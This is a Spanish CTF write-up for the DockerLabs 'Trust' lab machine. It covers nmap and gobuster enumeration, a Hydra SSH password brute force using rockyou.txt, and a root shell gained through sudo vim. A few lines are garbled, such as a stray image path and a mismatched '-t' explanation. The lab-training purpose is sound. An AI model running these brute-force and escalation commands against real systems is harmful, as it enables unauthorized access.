

CTF Trust

WRITE UP

Juan Ayala

06-10-2025

1. Arrancamos la maquina con el siguiente comando:

```
(kali@kali) [~]/Escritorio/Maquina Trust]
$ sudo bash auto_deploy.sh trust.tar
[sudo] contraseña para kali:
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.19.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

2. Luego verificamos si tenemos conexión con la IP que nos entrega de la maquina:

```
(kali㉿kali)-[~/Escritorio/Maquina Trust]
$ ping 172.19.0.2
PING 172.19.0.2 (172.19.0.2) 56(84) bytes of data.
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.535 ms
64 bytes from 172.19.0.2: icmp_seq=2 ttl=64 time=0.095 ms
64 bytes from 172.19.0.2: icmp_seq=3 ttl=64 time=0.113 ms
64 bytes from 172.19.0.2: icmp_seq=4 ttl=64 time=0.052 ms
64 bytes from 172.19.0.2: icmp_seq=5 ttl=64 time=0.051 ms
64 bytes from 172.19.0.2: icmp_seq=6 ttl=64 time=0.046 ms
^C
— 172.19.0.2 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5206ms
rtt min/avg/max/mdev = 0.046/0.148/0.535/0.174 ms
```

Teniendo conexión disponemos en realizar un nmap, para identificar puertos correspondientes:

3. Nmap ejecutamos lo siguiente: `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.19.0.2`

- **-p-**: Para que me arroje todos los puertos que están abiertos
- **-sS**: Escaneo de tipo sync, para que sea rápido
- **-sC**: Conjunto de script que posee nmap para potenciar el escaneo
- **-sV**: Para que nos muestre la versión correspondiente a cada puerto que nos arroje
- **--min-rate 5000**: Velocidad del escaneo
- **-n**: para que no aplique la resolución DNS
- **-vvv**: Triple verbose para que muestre los puertos que va encontrando sobre la marcha.
- **-Pn**: Para que no realice ping, en caso de que exista algún Firewall

```

(kali@kali)-[~/Escritorio/Maquina Trust]
$ nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.19.0.2

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.

```

Por lo que ya podemos ingresar en la URL la dirección IP para ver que nos muestra:

4. Lo siguientes seria tratar de listar los directorios que tiene la máquina, esto puede ser con DIRB o GOBUSTER, para este caso utilizaremos la segunda opción:

```
(kali@kali)-[~/Escritorio/Maquina Trust]
$ gobuster dir -u http://172.19.0.2 -w /usr/share/wordlists/dirb/common.txt -e

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.19.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta.hta (Status: 403) [Size: 275]
/.htpasswd.htpasswd (Status: 403) [Size: 275]
/.htaccess.htaccess (Status: 403) [Size: 275]
/index.htmlindex.html (Status: 200) [Size: 10701]
/server-statusserver-status (Status: 403) [Size: 275]
Progress: 4613 / 4613 (100.00%)
Finished
```

```
(kali@kali)-[~/Escritorio/Maquina Trust]
$ gobuster dir -u http://172.19.0.2 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php,sh,py



Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.19.0.2

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 10701]
/secret.php (Status: 200) [Size: 927]
/server-status (Status: 403) [Size: 275]
Progress: 1038205 / 1038205 (100.00%)
Finished
```

Y nos muestra que tenemos otro acceso además de la IP con código 200, un index.html y un secret.php, por lo cual revisaremos:

Acá tenemos una pista que puede ser un usuario, lo importante siempre es poder ir enumerando estos descubrimientos, para después encontrarlas más rápido. Para ello ocupar un bloc de notas o similar.

Como ya tenemos un usuario y sabemos que tenemos el puerto ssh abierto, podrías intentar realizar un ataque de fuerza bruta con Hydra para tratar de obtener la contraseña.

Para ello debemos saber cosas importantes, si por algún motivo obtenemos el usuario como en este caso, el código debería ser el siguiente:

hydra -l Mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2 -t 4

- **-l:** Si se tiene el usuario la l va en minúscula, caso contrario con mayúscula.
- **mario:** Es el usuario que encontramos.
- **-P:** Aca le indicamos que no tenemos la contraseña y tiene que encontrarla
- **/usr/share/wordlists/rockyou.txt:** Diccionario con contraseñas que utilizaremos
- **ssh://172.19.0.2:** conexión remota por ssh y su IP
- **-t 64:** Tiempo para que se ejecute mas rápido.

Solo en caso de no que este código no funcione, recuerda descargar el diccionario antes de realizarlo con el siguiente comando:

- **sudo gunzip /usr/share/wordlists/rockyou.txt.gz**

```
(kali@kali)-[~/Escritorio/Maquina Trust]
$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 09:54:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.19.0.2:22/
[22][ssh] host: 172.19.0.2  login: mario  password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 09:55:09
```

Como ya descubrimos la contraseña, ahora nos resta probar la conexión ssh.

5. Conexión a ssh

```
(kali@kali)-[~/Escritorio/Maquina Trust]
$ ssh mario@172.19.0.2
The authenticity of host '172.19.0.2 (172.19.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.19.0.2' (ED25519) to the list of known hosts.
mario@172.19.0.2's password:
Linux 211a7c22c771 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@211a7c22c771:~$ whoami
mario
mario@211a7c22c771:~$ ls -l
total 0
mario@211a7c22c771:~$ ls
mario@211a7c22c771:~$
```

Accedemos a la maquina con el usuario encontrado. Ahora hay que buscar la manera de escalar privilegios a root, una de las maneras es revisar que archivos tenemos con permisos SUID, como por ejemplo:

```
mario@211a7c22c771:~$ find / -type f -perm -04000 -ls 2>/dev/null
4771519      68 -rwsr-xr-x   1 root    root      68248 Mar 23  2023 /usr/bin/passwd
4771503      60 -rwsr-xr-x   1 root    root      59704 Mar 23  2023 /usr/bin/mount
4771595      36 -rwsr-xr-x   1 root    root      35128 Mar 23  2023 /usr/bin/umount
4771571      72 -rwsr-xr-x   1 root    root      72000 Mar 23  2023 /usr/bin/su
4771384      52 -rwsr-xr-x   1 root    root      52880 Mar 23  2023 /usr/bin/chsh
4771378      64 -rwsr-xr-x   1 root    root      62672 Mar 23  2023 /usr/bin/chfn
4771508      48 -rwsr-xr-x   1 root    root      48896 Mar 23  2023 /usr/bin/newgrp
4771445      88 -rwsr-xr-x   1 root    root      88496 Mar 23  2023 /usr/bin/gpasswd
4997305     276 -rwsr-xr-x   1 root    root     281624 Jun 27  2023 /usr/bin/sudo
4997467     640 -rwsr-xr-x   1 root    root     653888 Dec 19  2023 /usr/lib/openssh/ssh-keysign
mario@211a7c22c771:~$
```

Acá encontramos que tenemos binarios SUID normales del sistema y ver si con sudo podemos sacar algún provecho:

```
mario@211a7c22c771:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 211a7c22c771:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mario may run the following commands on 211a7c22c771:
    (ALL) /usr/bin/vim
mario@211a7c22c771:~$
```

Y nos muestra que tenemos permiso para ejecutar el binario vim como root . Por lo que utilizaremos el siguiente comando:

- `sudo vim -c '!/bin/sh'`

```
mario@211a7c22c771:~$ sudo vim -c '!/bin/sh'
# whoami
root
# ls -l the latest release of Kali Linux
total 0
# cd ..
# ls
mario
# cd mario
# ls
# pwd
/home/mario
# █
```

Y listo maquina vulnerada.
